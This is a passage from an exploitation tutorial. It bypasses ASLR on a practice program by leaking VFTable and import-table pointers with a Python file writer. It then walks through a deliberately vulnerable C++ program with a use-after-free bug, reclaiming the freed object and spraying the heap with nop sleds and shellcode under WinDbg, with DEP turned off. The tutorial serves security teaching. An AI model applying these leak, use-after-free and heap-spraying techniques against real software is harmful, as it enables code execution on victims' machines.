write_file(0x00)
write_file(0xa0)
write_file(0xc0)
```

The value 0xc0 does the trick:

```
Reading name from file...
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa └°&!
 0x00000000 0x0026f8cc 0x011421a0 0x61616161 0x61616161 0x61616161 0x61616161 0x
61616161]
Do you want to read the name again? [y/n]
```

It's clear that 0x011421a0 is the pointer to the VFTable. Now let's read the contents of the VFTable:

Python

```python
def write_file(ptr):
    with open(r'c:\name.dat', 'wb') as f:
        name = 'a'*32 + struct.pack('<I', ptr)
        f.write(name)
```

```
write_file(0x011421a0)
```

By pressing 'y' again in the console, we see the following:

```
Reading name from file...
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaá!¶☺☺!
 0x01141000 0x01141020 0x00000048 0x00000000 0x00000000 0x00000000 0x00000000 0x
00000000]
Do you want to read the name again? [y/n]
```

The two pointers to the virtual functions are 0x01141000 and 0x01141020. We saw that the RVA to the first one is 0x1000, therefore the base address of exploitme4 is

```
0:000> ? 01141000 - 1000
Evaluate expression: 18087936 = 01140000
```

Now it's time to use what we know about the IAT of exploitme4.exe:

```
@exploitme4 + 00002000    kernel32 + 00014a25
@exploitme4 + 00002004    ntdll + 00039dd5
@exploitme4 + 00002024    msvcr120 + 000a4ced
```

Because we've just found out that the base address of exploitme4.exe is 0x01140000, we can write

```
@0x1142000    kernel32 + 00014a25
@0x1142004    ntdll + 00039dd5
@0x1142024    msvcr120 + 000a4ced
```

Let's overwrite ptr with the first address:

```
write_file(0x1142000)
```

By pressing 'y' in the console we get:

```
Reading name from file...
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
 0x76334a25 0x770f9dd5 0x763334c9 0x76331420 0x763311f8 0x763316f1 0x7710107b 0x
763351fd]
```

```
Do you want to read the name again? [y/n]
```

We get two values: 0x76334a25 and 0x770f9dd5.

We need the last one:

```
write_file(0x1142024)
```

By pressing 'y' in the console we get:

```
Reading name from file...
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa$ ¶☺☺!
 0x6ca94ced 0x6ca6bb8d 0x6ca1e25f 0x6ca1c7ce 0x6ca24293 0x6ca6bbb8 0x6ca24104 0x
6ca955eb]
Do you want to read the name again? [y/n]
```

The final value is 0x6ca94ced.

So we have

```
@0x1142000    kernel32 + 00014a25 = 0x76334a25
@0x1142004    ntdll + 00039dd5 = 0x770f9dd5
@0x1142024    msvcr120 + 000a4ced = 0x6ca94ced
```

Therefore,

```
kernel32 = 0x76334a25 - 0x00014a25 = 0x76320000
ntdll = 0x770f9dd5 - 0x00039dd5 = 0x770c0000
msvcr120 = 0x6ca94ced - 0x000a4ced = 0x6c9f0000
```

Congratulations! We have just bypassed ASLR!

Of course, all this process makes sense when we have remote access to the program but not to the machine. Moreover, in an actual exploit all this can and need to be automated. Here, I'm just trying to show you the principles and therefore I've willingly omitted any superflous details which would've complicated matters without adding any real depth to your comprehension. Don't worry: when we deal with Internet Explorer we'll see a real exploit in all its glory!

Exploitme5 (Heap spraying & UAF)

If you haven't already, read the previous articles (I, II, III, IV) before proceeding.

For this example you'll need to disable DEP. In VS 2013, go to Project→properties, and modify the configuration for Release as follows:

- Configuration Properties
  - Linker
    - Advanced
      - Data Execution Prevention (DEP): No (/NXCOMPAT:NO)

The source code of exploitme5 is the following:

C++

```
#include <conio.h>
#include <cstdio>
#include <cstdlib>
#include <vector>

using namespace std;

const bool printAddresses = true;

class Mutator {
protected:
    int param;

public:
    Mutator(int param) : param(param) {}

    virtual int getParam() const {
        return param;
    }

    virtual void mutate(void *data, int size) const = 0;
};

class Multiplier: public Mutator {
    int reserved[40];           // not used, for now!

public:
    Multiplier(int multiplier = 0) : Mutator(multiplier) {}

    virtual void mutate(void *data, int size) const {
        int *ptr = (int *)data;
        for (int i = 0; i < size / 4; ++i)
            ptr[i] *= getParam();
    }
};
```

```
class LowerCaser : public Mutator {
public:
    LowerCaser() : Mutator(0) {}

    virtual void mutate(void *data, int size) const {
        char *ptr = (char *)data;
        for (int i = 0; i < size; ++i)
            if (ptr[i] >= 'a' && ptr[i] <= 'z')
                ptr[i] -= 0x20;
    }
};

class Block {
    void *data;
    int size;

public:
    Block(void *data, int size) : data(data), size(size) {}
    void *getData() const { return data; }
    int getSize() const { return size; }
};

// Global variables
vector<Block> blocks;
Mutator *mutators[] = { new Multiplier(2), new LowerCaser() };

void configureMutator() {
    while (true) {
        printf(
            "1) Multiplier (multiplier = %d)\n"
            "2) LowerCaser\n"
            "3) Exit\n"
            "\n"
            "Your choice [1-3]: ", mutators[0]->getParam());
        int choice = _getch();
        printf("\n\n");
        if (choice == '3')
            break;
        if (choice >= '1' && choice <= '3') {
            if (choice == '1') {
                if (printAddresses)
                    printf("mutators[0] = 0x%08x\n", mutators[0]);
                delete mutators[0];

                printf("multiplier (int): ");
                int multiplier;
                int res = scanf_s("%d", &multiplier);
                fflush(stdin);
                if (res) {
                    mutators[0] = new Multiplier(multiplier);
                    if (printAddresses)
                        printf("mutators[0] = 0x%08x\n", mutators[0]);
                    printf("Multiplier was configured\n\n");
                }
```

```
                break;
            }
            else {
                printf("LowerCaser is not configurable for now!\n\n");
            }
        }
        else
            printf("Wrong choice!\n");
    }
}

void listBlocks() {
    printf("------- Blocks -------\n");
    if (!printAddresses)
        for (size_t i = 0; i < blocks.size(); ++i)
            printf("block %d: size = %d\n", i, blocks[i].getSize());
    else
        for (size_t i = 0; i < blocks.size(); ++i)
            printf("block %d: address = 0x%08x; size = %d\n", i, blocks[i].getData(), blocks[i].getSize());
    printf("----------------------\n\n");
}

void readBlock() {
    char *data;
    char filePath[1024];

    while (true) {
        printf("File path ('exit' to exit): ");
        scanf_s("%s", filePath, sizeof(filePath));
        fflush(stdin);
        printf("\n");
        if (!strcmp(filePath, "exit"))
            return;
        FILE *f = fopen(filePath, "rb");
        if (!f)
            printf("Can't open the file!\n\n");
        else {
            fseek(f, 0L, SEEK_END);
            long bytes = ftell(f);
            data = new char[bytes];

            fseek(f, 0L, SEEK_SET);
            int pos = 0;
            while (pos < bytes) {
                int len = bytes - pos > 200 ? 200 : bytes - pos;
                fread(data + pos, 1, len, f);
                pos += len;
            }
            fclose(f);

            blocks.push_back(Block(data, bytes));

            printf("Block read (%d bytes)\n\n", bytes);
            break;
        }
```

```
    }
}

void duplicateBlock() {
    listBlocks();
    while (true) {
        printf("Index of block to duplicate (-1 to exit): ");
        int index;
        scanf_s("%d", &index);
        fflush(stdin);
        if (index == -1)
            return;
        if (index < 0 || index >= (int)blocks.size()) {
            printf("Wrong index!\n");
        }
        else {
            while (true) {
                int copies;
                printf("Number of copies (-1 to exit): ");
                scanf_s("%d", &copies);
                fflush(stdin);
                if (copies == -1)
                    return;
                if (copies <= 0)
                    printf("Wrong number of copies!\n");
                else {
                    for (int i = 0; i < copies; ++i) {
                        int size = blocks[index].getSize();
                        void *data = new char[size];
                        memcpy(data, blocks[index].getData(), size);
                        blocks.push_back(Block(data, size));
                    }
                    return;
                }
            }
        }
    }
}

void myExit() {
    exit(0);
}

void mutateBlock() {
    listBlocks();
    while (true) {
        printf("Index of block to mutate (-1 to exit): ");
        int index;
        scanf_s("%d", &index);
        fflush(stdin);
        if (index == -1)
            break;
        if (index < 0 || index >= (int)blocks.size()) {
            printf("Wrong index!\n");
        }
```

```
        else {
            while (true) {
                printf(
                    "1) Multiplier\n"
                    "2) LowerCaser\n"
                    "3) Exit\n"
                    "Your choice [1-3]: ");
                int choice = _getch();
                printf("\n\n");
                if (choice == '3')
                    break;
                if (choice >= '1' && choice <= '3') {
                    choice -= '0';
                    mutators[choice - 1]->mutate(blocks[index].getData(), blocks[index].getSize());
                    printf("The block was mutated.\n\n");
                    break;
                }
                else
                    printf("Wrong choice!\n\n");
            }
            break;
        }
    }
}

int handleMenu() {
    while (true) {
        printf(
            "1) Read block from file\n"
            "2) List blocks\n"
            "3) Duplicate Block\n"
            "4) Configure mutator\n"
            "5) Mutate block\n"
            "6) Exit\n"
            "\n"
            "Your choice [1-6]: ");
        int choice = _getch();
        printf("\n\n");
        if (choice >= '1' && choice <= '6')
            return choice - '0';
        else
            printf("Wrong choice!\n\n");
    }
}

int main() {
    typedef void(*funcPtr)();
    funcPtr functions[] = { readBlock, listBlocks, duplicateBlock, configureMutator, mutateBlock, myExit };

    while (true) {
        int choice = handleMenu();
        functions[choice - 1]();
    }

    return 0;
```

```
}
```

This program is longer than the previous ones, so let's talk a little about it. This program lets you:

1. read a block of data from file;
2. duplicate a block by doing copies of it;
3. transform a block by doing some operations on it.

You can transform a block by using a mutator. There are just two mutators: the first is called Multiplier and multiplies the dwords in a block by a multiplier, whereas the second is called LowerCaser and simply trasform ASCII characters to lowercase.

The Multiplier mutator can be configured, i.e. the multiplier can be specified by the user.

UAF

This program has a bug of type UAF (Use After Free). Here's an example of a UAF bug:

C++

```
Object *obj = new Object;
...
delete obj;          // Free
...
obj->method();       // Use
```

As you can see, obj is used after it's been freed. The problem is that in C++, objects must be freed manually (there is no garbage collector) so, because of a programming error, an object can be freed while it's still in use. After the deallocation, obj becomes a so-called dangling pointer because it points to deallocated data.

How can we exploit such a bug? The idea is to take control of the portion of memory pointed to by the dangling pointer. To understand how we can do this, we need to know how the memory allocator works. We talked about the Windows Heap in the Heap section.

In a nutshell, the heap maintains lists of free blocks. Each list contains free blocks of a specific size. For example, if we need to allocate a block of 32 bytes, a block of 40 bytes is removed from the appropriate list of free blocks and returned to the caller. Note that the block is 40 bytes because 8 bytes are used for the metadata. When the block is released by the application, the block is reinserted into the appropriate list of free blocks.

Here comes the most important fact: when the allocator needs to remove a free block from a free list, it tends to return the last free block which was inserted into that list. This means that if an object of, say, 32 bytes is deallocated and then another object of 32 bytes is allocated, the second object will occupy the same portion of memory that was occupied by the first object.

Let's look at an example:

C++

```
Object *obj = new Object;
```

```
...
delete obj;
Object *obj2 = new Object;
...
obj->method();
```

In this example, obj and obj2 will end up pointing to the same object because the block of memory released by delete is immediately returned by the following new.

What happens if instead of another object we allocate an array of the same size? Look at this example:

C++

```
Object *obj = new Object;        // sizeof(Object) = 32
...
delete obj;
int *data = new int[32/4];
data[0] = ptr_to_evil_VFTable;
...
obj->virtual_method();
```

As we saw before when we exploited exploitme4, the first DWORD of an object which has a virtual function table is a pointer to that table. In the example above, through the UAF bug, we are able to overwrite the pointer to the VFTable with a value of our choosing. This way, obj->virtual_method() may end up calling our payload.

Heap Spraying

To spray the heap means filling the heap with data we control. In browsers we can do this through Javascript by allocating strings or other objects. Spraying the heap is a way to put our shellcode in the address space of the process we're attacking. Let's say we succeed in filling the heap with the following data:

```
nop
nop
nop
.
.
.
nop
shellcode
nop
nop
nop
```

```
.
.
.
nop
shellcode
.
.
.
(and so on)
```

Even if the allocations on the Heap are not completely deterministic, if we put enough data on the heap, and the nop sleds are long enough with respect to our shellcode, it's highly probable that by jumping at a specific address on the heap we'll hit a nop sled and our shellcode will be executed.

By studying how the heap behaves, we can even perform *precise* heap spraying, so that we don't need any nop sleds.

UAF in exploitme5

The UAF bug is located in the mutateBlock() function. Here's the code again:

C++

```cpp
void configureMutator() {
    while (true) {
        printf(
            "1) Multiplier (multiplier = %d)\n"
            "2) LowerCaser\n"
            "3) Exit\n"
            "\n"
            "Your choice [1-3]: ", mutators[0]->getParam());
        int choice = _getch();
        printf("\n\n");
        if (choice == '3')
            break;
        if (choice >= '1' && choice <= '3') {
            if (choice == '1') {
                if (printAddresses)
                    printf("mutators[0] = 0x%08x\n", mutators[0]);
                delete mutators[0];        <=========================== FREE

                printf("multiplier (int): ");
                int multiplier;
                int res = scanf_s("%d", &multiplier);
                fflush(stdin);
                if (res) {
                    mutators[0] = new Multiplier(multiplier);    <======= only if res is true
                    if (printAddresses)
```

```
                    printf("mutators[0] = 0x%08x\n", mutators[0]);
                printf("Multiplier was configured\n\n");
            }
            break;
        }
        else {
            printf("LowerCaser is not configurable for now!\n\n");
        }
    }
    else
        printf("Wrong choice!\n");
    }
}
```

Look at the two remarks in the code above. This function lets us change the multiplier used by the Multiplier mutator, but if we enter an invalid value, for instance "asdf", scanf_s() returns false and mutators[0] becomes a dangling pointer because still points to the destroyed object.

Here's the definition of Multiplier (and its base class Mutator):

C++

```
class Mutator {
protected:
    int param;

public:
    Mutator(int param) : param(param) {}

    virtual int getParam() const {
        return param;
    }

    virtual void mutate(void *data, int size) const = 0;
};

class Multiplier: public Mutator {
    int reserved[40];           // not used, for now!

public:
    Multiplier(int multiplier = 0) : Mutator(multiplier) {}

    virtual void mutate(void *data, int size) const {
        int *ptr = (int *)data;
        for (int i = 0; i < size / 4; ++i)
            ptr[i] *= getParam();
    }
};
```

The size of Multiplier is:

bytes	reason

```
-------------------------------
 4        VFTable ptr
 4        "param" property
40*4       "reserved" property
-------------------------------
 168 bytes
```

So if we allocate a block of 168 bytes, the allocator will return to us the block which is still pointed to by mutators[0]. How do we create such a block? We can use the option Read block from file, but it might not work because fopen() is called before the new block is allocated. This may cause problems because fopen() calls the allocator internally. Here's the code for readBlock():

C++

```cpp
void readBlock() {
    char *data;
    char filePath[1024];

    while (true) {
        printf("File path ('exit' to exit): ");
        scanf_s("%s", filePath, sizeof(filePath));
        fflush(stdin);
        printf("\n");
        if (!strcmp(filePath, "exit"))
            return;
        FILE *f = fopen(filePath, "rb");               <======================
        if (!f)
            printf("Can't open the file!\n\n");
        else {
            fseek(f, 0L, SEEK_END);
            long bytes = ftell(f);
            data = new char[bytes];                    <======================

            fseek(f, 0L, SEEK_SET);
            int pos = 0;
            while (pos < bytes) {
                int len = bytes - pos > 200 ? 200 : bytes - pos;
                fread(data + pos, 1, len, f);
                pos += len;
            }
            fclose(f);

            blocks.push_back(Block(data, bytes));

            printf("Block read (%d bytes)\n\n", bytes);
            break;
        }
    }
}
```

For convenience, the code prints the addresses of the deallocated Multiplier (mutators[0]) and of the allocated blocks (in listBlocks()).

Let's try to exploit the UAF bug. First let's create a file of 168 bytes with the following Python script:

Python

```
with open(r'd:\obj.dat', 'wb') as f:
  f.write('a'*168)
```

Now let's run exploitme5:

```
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 4

1) Multiplier (multiplier = 2)
2) LowerCaser
3) Exit

Your choice [1-3]: 1

mutators[0] = 0x004fc488        <======== deallocated block
multiplier (int): asdf
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit
```

```
Your choice [1-6]: 1

File path ('exit' to exit): d:\obj.dat

Block read (168 bytes)

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 2

------- Blocks -------
block 0: address = 0x004fc488; size = 168    <======= allocated block
----------------------

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]:
```

As you can see, the new block was allocated at the same address of the deallocated mutator. This means that we control the contents of the memory pointed to by mutators[0].

This seems to be working, but a better way would be to

1. Read block from file
2. Configure mutator ===> UAF bug
3. Duplicate Block

This is more reliable because duplicateBlock() allocate a new block right away without calling other *dangerous* functions before:

C++

```
void duplicateBlock() {
    listBlocks();
    while (true) {
        printf("Index of block to duplicate (-1 to exit): ");
        int index;
        scanf_s("%d", &index);
        fflush(stdin);
        if (index == -1)
            return;
        if (index < 0 || index >= (int)blocks.size()) {
            printf("Wrong index!\n");
        }
        else {
            while (true) {
                int copies;
                printf("Number of copies (-1 to exit): ");
                scanf_s("%d", &copies);
                fflush(stdin);
                if (copies == -1)
                    return;
                if (copies <= 0)
                    printf("Wrong number of copies!\n");
                else {
                    for (int i = 0; i < copies; ++i) {
                        int size = blocks[index].getSize();
                        void *data = new char[size];       <========================
                        memcpy(data, blocks[index].getData(), size);
                        blocks.push_back(Block(data, size));
                    }
                    return;
                }
            }
        }
    }
}
```

Let's try also this second method:

```
1) Read block from file

2) List blocks

3) Duplicate Block
```

```
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 1

File path ('exit' to exit): d:\obj.dat

Block read (168 bytes)

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 4

1) Multiplier (multiplier = 2)
2) LowerCaser
3) Exit

Your choice [1-3]: 1

mutators[0] = 0x0071c488        <=====================
multiplier (int): asdf
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
```

```
6) Exit

Your choice [1-6]: 3

------- Blocks -------
block 0: address = 0x0071c538; size = 168
----------------------

Index of block to duplicate (-1 to exit): 0
Number of copies (-1 to exit): 1
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 2

------- Blocks -------
block 0: address = 0x0071c538; size = 168
block 1: address = 0x0071c488; size = 168   <=====================
----------------------

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]:
```

This works as well, of course.

Heap Spraying in eploitme5

We can spray the heap by reading a big block from file and then making many copies of it. Let's try to allocate blocks of 1 MB. We can create the file with this script:

Python

```
with open(r'd:\buf.dat', 'wb') as f:
    f.write('a'*0x100000)
```

Note that 0x100000 is 1 MB in hexadecimal. Let's open exploitme5 in WinDbg and run it:

```
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 1

File path ('exit' to exit): d:\buf.dat

Block read (1048576 bytes)       <================ 1 MB

1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 3

------- Blocks -------
```

```
block 0: address = 0x02070020; size = 1048576
---------------------

Index of block to duplicate (-1 to exit): 0
Number of copies (-1 to exit): 200      <==================== 200 MB
1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit

Your choice [1-6]: 2

------- Blocks -------
block 0: address = 0x02070020; size = 1048576
block 1: address = 0x02270020; size = 1048576
block 2: address = 0x02380020; size = 1048576
block 3: address = 0x02490020; size = 1048576
block 4: address = 0x025a0020; size = 1048576
block 5: address = 0x026b0020; size = 1048576
block 6: address = 0x027c0020; size = 1048576
block 7: address = 0x028d0020; size = 1048576
block 8: address = 0x029e0020; size = 1048576
block 9: address = 0x02af0020; size = 1048576
block 10: address = 0x02c00020; size = 1048576
block 11: address = 0x02d10020; size = 1048576
block 12: address = 0x02e20020; size = 1048576
block 13: address = 0x02f30020; size = 1048576
block 14: address = 0x03040020; size = 1048576
block 15: address = 0x03150020; size = 1048576
block 16: address = 0x03260020; size = 1048576
```

```
block 17: address = 0x03370020; size = 1048576
block 18: address = 0x03480020; size = 1048576
block 19: address = 0x03590020; size = 1048576
block 20: address = 0x036a0020; size = 1048576
block 21: address = 0x037b0020; size = 1048576
block 22: address = 0x038c0020; size = 1048576
block 23: address = 0x039d0020; size = 1048576
block 24: address = 0x03ae0020; size = 1048576
block 25: address = 0x03bf0020; size = 1048576
block 26: address = 0x03d00020; size = 1048576
block 27: address = 0x03e10020; size = 1048576
block 28: address = 0x03f20020; size = 1048576
block 29: address = 0x04030020; size = 1048576
block 30: address = 0x04140020; size = 1048576
block 31: address = 0x04250020; size = 1048576
block 32: address = 0x04360020; size = 1048576
block 33: address = 0x04470020; size = 1048576
block 34: address = 0x04580020; size = 1048576
block 35: address = 0x04690020; size = 1048576
block 36: address = 0x047a0020; size = 1048576
block 37: address = 0x048b0020; size = 1048576
block 38: address = 0x049c0020; size = 1048576
block 39: address = 0x04ad0020; size = 1048576
block 40: address = 0x04be0020; size = 1048576
block 41: address = 0x04cf0020; size = 1048576
block 42: address = 0x04e00020; size = 1048576
block 43: address = 0x04f10020; size = 1048576
block 44: address = 0x05020020; size = 1048576
block 45: address = 0x05130020; size = 1048576
block 46: address = 0x05240020; size = 1048576
block 47: address = 0x05350020; size = 1048576
block 48: address = 0x05460020; size = 1048576
```

```
block 49: address = 0x05570020; size = 1048576
block 50: address = 0x05680020; size = 1048576
block 51: address = 0x05790020; size = 1048576
block 52: address = 0x058a0020; size = 1048576
block 53: address = 0x059b0020; size = 1048576
block 54: address = 0x05ac0020; size = 1048576
block 55: address = 0x05bd0020; size = 1048576
block 56: address = 0x05ce0020; size = 1048576
block 57: address = 0x05df0020; size = 1048576
block 58: address = 0x05f00020; size = 1048576
block 59: address = 0x06010020; size = 1048576
block 60: address = 0x06120020; size = 1048576
block 61: address = 0x06230020; size = 1048576
block 62: address = 0x06340020; size = 1048576
block 63: address = 0x06450020; size = 1048576
block 64: address = 0x06560020; size = 1048576
block 65: address = 0x06670020; size = 1048576
block 66: address = 0x06780020; size = 1048576
block 67: address = 0x06890020; size = 1048576
block 68: address = 0x069a0020; size = 1048576
block 69: address = 0x06ab0020; size = 1048576
block 70: address = 0x06bc0020; size = 1048576
block 71: address = 0x06cd0020; size = 1048576
block 72: address = 0x06de0020; size = 1048576
block 73: address = 0x06ef0020; size = 1048576
block 74: address = 0x07000020; size = 1048576
block 75: address = 0x07110020; size = 1048576
block 76: address = 0x07220020; size = 1048576
block 77: address = 0x07330020; size = 1048576
block 78: address = 0x07440020; size = 1048576
block 79: address = 0x07550020; size = 1048576
block 80: address = 0x07660020; size = 1048576
```

```
block 81: address = 0x07770020; size = 1048576
block 82: address = 0x07880020; size = 1048576
block 83: address = 0x07990020; size = 1048576
block 84: address = 0x07aa0020; size = 1048576
block 85: address = 0x07bb0020; size = 1048576
block 86: address = 0x07cc0020; size = 1048576
block 87: address = 0x07dd0020; size = 1048576
block 88: address = 0x07ee0020; size = 1048576
block 89: address = 0x07ff0020; size = 1048576
block 90: address = 0x08100020; size = 1048576
block 91: address = 0x08210020; size = 1048576
block 92: address = 0x08320020; size = 1048576
block 93: address = 0x08430020; size = 1048576
block 94: address = 0x08540020; size = 1048576
block 95: address = 0x08650020; size = 1048576
block 96: address = 0x08760020; size = 1048576
block 97: address = 0x08870020; size = 1048576
block 98: address = 0x08980020; size = 1048576
block 99: address = 0x08a90020; size = 1048576
block 100: address = 0x08ba0020; size = 1048576
block 101: address = 0x08cb0020; size = 1048576
block 102: address = 0x08dc0020; size = 1048576
block 103: address = 0x08ed0020; size = 1048576
block 104: address = 0x08fe0020; size = 1048576
block 105: address = 0x090f0020; size = 1048576
block 106: address = 0x09200020; size = 1048576
block 107: address = 0x09310020; size = 1048576
block 108: address = 0x09420020; size = 1048576
block 109: address = 0x09530020; size = 1048576
block 110: address = 0x09640020; size = 1048576
block 111: address = 0x09750020; size = 1048576
block 112: address = 0x09860020; size = 1048576
```

```
block 113: address = 0x09970020; size = 1048576
block 114: address = 0x09a80020; size = 1048576
block 115: address = 0x09b90020; size = 1048576
block 116: address = 0x09ca0020; size = 1048576
block 117: address = 0x09db0020; size = 1048576
block 118: address = 0x09ec0020; size = 1048576
block 119: address = 0x09fd0020; size = 1048576
block 120: address = 0x0a0e0020; size = 1048576
block 121: address = 0x0a1f0020; size = 1048576
block 122: address = 0x0a300020; size = 1048576
block 123: address = 0x0a410020; size = 1048576
block 124: address = 0x0a520020; size = 1048576
block 125: address = 0x0a630020; size = 1048576
block 126: address = 0x0a740020; size = 1048576
block 127: address = 0x0a850020; size = 1048576
block 128: address = 0x0a960020; size = 1048576
block 129: address = 0x0aa70020; size = 1048576
block 130: address = 0x0ab80020; size = 1048576
block 131: address = 0x0ac90020; size = 1048576
block 132: address = 0x0ada0020; size = 1048576
block 133: address = 0x0aeb0020; size = 1048576
block 134: address = 0x0afc0020; size = 1048576
block 135: address = 0x0b0d0020; size = 1048576
block 136: address = 0x0b1e0020; size = 1048576
block 137: address = 0x0b2f0020; size = 1048576
block 138: address = 0x0b400020; size = 1048576
block 139: address = 0x0b510020; size = 1048576
block 140: address = 0x0b620020; size = 1048576
block 141: address = 0x0b730020; size = 1048576
block 142: address = 0x0b840020; size = 1048576
block 143: address = 0x0b950020; size = 1048576
block 144: address = 0x0ba60020; size = 1048576
```

```
block 145: address = 0x0bb70020; size = 1048576
block 146: address = 0x0bc80020; size = 1048576
block 147: address = 0x0bd90020; size = 1048576
block 148: address = 0x0bea0020; size = 1048576
block 149: address = 0x0bfb0020; size = 1048576
block 150: address = 0x0c0c0020; size = 1048576
block 151: address = 0x0c1d0020; size = 1048576
block 152: address = 0x0c2e0020; size = 1048576
block 153: address = 0x0c3f0020; size = 1048576
block 154: address = 0x0c500020; size = 1048576
block 155: address = 0x0c610020; size = 1048576
block 156: address = 0x0c720020; size = 1048576
block 157: address = 0x0c830020; size = 1048576
block 158: address = 0x0c940020; size = 1048576
block 159: address = 0x0ca50020; size = 1048576
block 160: address = 0x0cb60020; size = 1048576
block 161: address = 0x0cc70020; size = 1048576
block 162: address = 0x0cd80020; size = 1048576
block 163: address = 0x0ce90020; size = 1048576
block 164: address = 0x0cfa0020; size = 1048576
block 165: address = 0x0d0b0020; size = 1048576
block 166: address = 0x0d1c0020; size = 1048576
block 167: address = 0x0d2d0020; size = 1048576
block 168: address = 0x0d3e0020; size = 1048576
block 169: address = 0x0d4f0020; size = 1048576
block 170: address = 0x0d600020; size = 1048576
block 171: address = 0x0d710020; size = 1048576
block 172: address = 0x0d820020; size = 1048576
block 173: address = 0x0d930020; size = 1048576
block 174: address = 0x0da40020; size = 1048576
block 175: address = 0x0db50020; size = 1048576
block 176: address = 0x0dc60020; size = 1048576
```

```
block 177: address = 0x0dd70020; size = 1048576
block 178: address = 0x0de80020; size = 1048576
block 179: address = 0x0df90020; size = 1048576
block 180: address = 0x0e0a0020; size = 1048576
block 181: address = 0x0e1b0020; size = 1048576
block 182: address = 0x0e2c0020; size = 1048576
block 183: address = 0x0e3d0020; size = 1048576
block 184: address = 0x0e4e0020; size = 1048576
block 185: address = 0x0e5f0020; size = 1048576
block 186: address = 0x0e700020; size = 1048576
block 187: address = 0x0e810020; size = 1048576
block 188: address = 0x0e920020; size = 1048576
block 189: address = 0x0ea30020; size = 1048576
block 190: address = 0x0eb40020; size = 1048576
block 191: address = 0x0ec50020; size = 1048576
block 192: address = 0x0ed60020; size = 1048576
block 193: address = 0x0ee70020; size = 1048576
block 194: address = 0x0ef80020; size = 1048576
block 195: address = 0x0f090020; size = 1048576
block 196: address = 0x0f1a0020; size = 1048576
block 197: address = 0x0f2b0020; size = 1048576
block 198: address = 0x0f3c0020; size = 1048576
block 199: address = 0x0f4d0020; size = 1048576
block 200: address = 0x0f5e0020; size = 1048576
----------------------


1) Read block from file
2) List blocks
3) Duplicate Block
4) Configure mutator
5) Mutate block
6) Exit
```

```
Your choice [1-6]:
```

Now click on Debug→Break in WinDbg and inspect the heap:

```
0:001> !heap
NtGlobalFlag enables following debugging aids for new heaps:    tail checking
    free checking
    validate parameters
Index   Address  Name      Debugging options enabled
  1:   00140000                tail checking free checking validate parameters
  2:   00650000                tail checking free checking validate parameters
  3:   01c80000                tail checking free checking validate parameters
  4:   01e10000                tail checking free checking validate parameters
0:001> !heap -m           <=========== -m displays the segments
Index   Address  Name      Debugging options enabled
  1:   00140000
    Segment at 00140000 to 00240000 (0002f000 bytes committed)
  2:   00650000
    Segment at 00650000 to 00660000 (00003000 bytes committed)
  3:   01c80000
    Segment at 01c80000 to 01c90000 (0000c000 bytes committed)
    Segment at 01e50000 to 01f50000 (0001c000 bytes committed)
  4:   01e10000
    Segment at 01e10000 to 01e50000 (00001000 bytes committed)
```

That's odd… where are our 200 MB of data? The problem is that when the Heap manager is asked to allocate a block whose size is above a certain threshold, the allocation request is sent directly to the Virtual Memory Manager. Let's have a look:

```
0:001> !heap -s                  ("-s" stands for "summary")
NtGlobalFlag enables following debugging aids for new heaps:
    tail checking
    free checking
    validate parameters
```

```
LFH Key                    : 0x66cab5dc
Termination on corruption : ENABLED
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
-----------------------------------------------------------------------------
Virtual block: 02070000 - 02070000 (size 00000000)
Virtual block: 02270000 - 02270000 (size 00000000)
Virtual block: 02380000 - 02380000 (size 00000000)
Virtual block: 02490000 - 02490000 (size 00000000)
Virtual block: 025a0000 - 025a0000 (size 00000000)
Virtual block: 026b0000 - 026b0000 (size 00000000)
Virtual block: 027c0000 - 027c0000 (size 00000000)
Virtual block: 028d0000 - 028d0000 (size 00000000)
Virtual block: 029e0000 - 029e0000 (size 00000000)
Virtual block: 02af0000 - 02af0000 (size 00000000)
Virtual block: 02c00000 - 02c00000 (size 00000000)
Virtual block: 02d10000 - 02d10000 (size 00000000)
Virtual block: 02e20000 - 02e20000 (size 00000000)
Virtual block: 02f30000 - 02f30000 (size 00000000)
Virtual block: 03040000 - 03040000 (size 00000000)
Virtual block: 03150000 - 03150000 (size 00000000)
Virtual block: 03260000 - 03260000 (size 00000000)
Virtual block: 03370000 - 03370000 (size 00000000)
Virtual block: 03480000 - 03480000 (size 00000000)
Virtual block: 03590000 - 03590000 (size 00000000)
Virtual block: 036a0000 - 036a0000 (size 00000000)
Virtual block: 037b0000 - 037b0000 (size 00000000)
Virtual block: 038c0000 - 038c0000 (size 00000000)
Virtual block: 039d0000 - 039d0000 (size 00000000)
Virtual block: 03ae0000 - 03ae0000 (size 00000000)
Virtual block: 03bf0000 - 03bf0000 (size 00000000)
Virtual block: 03d00000 - 03d00000 (size 00000000)
```

```
Virtual block: 03e10000 - 03e10000 (size 00000000)
Virtual block: 03f20000 - 03f20000 (size 00000000)
Virtual block: 04030000 - 04030000 (size 00000000)
Virtual block: 04140000 - 04140000 (size 00000000)
Virtual block: 04250000 - 04250000 (size 00000000)
Virtual block: 04360000 - 04360000 (size 00000000)
Virtual block: 04470000 - 04470000 (size 00000000)
Virtual block: 04580000 - 04580000 (size 00000000)
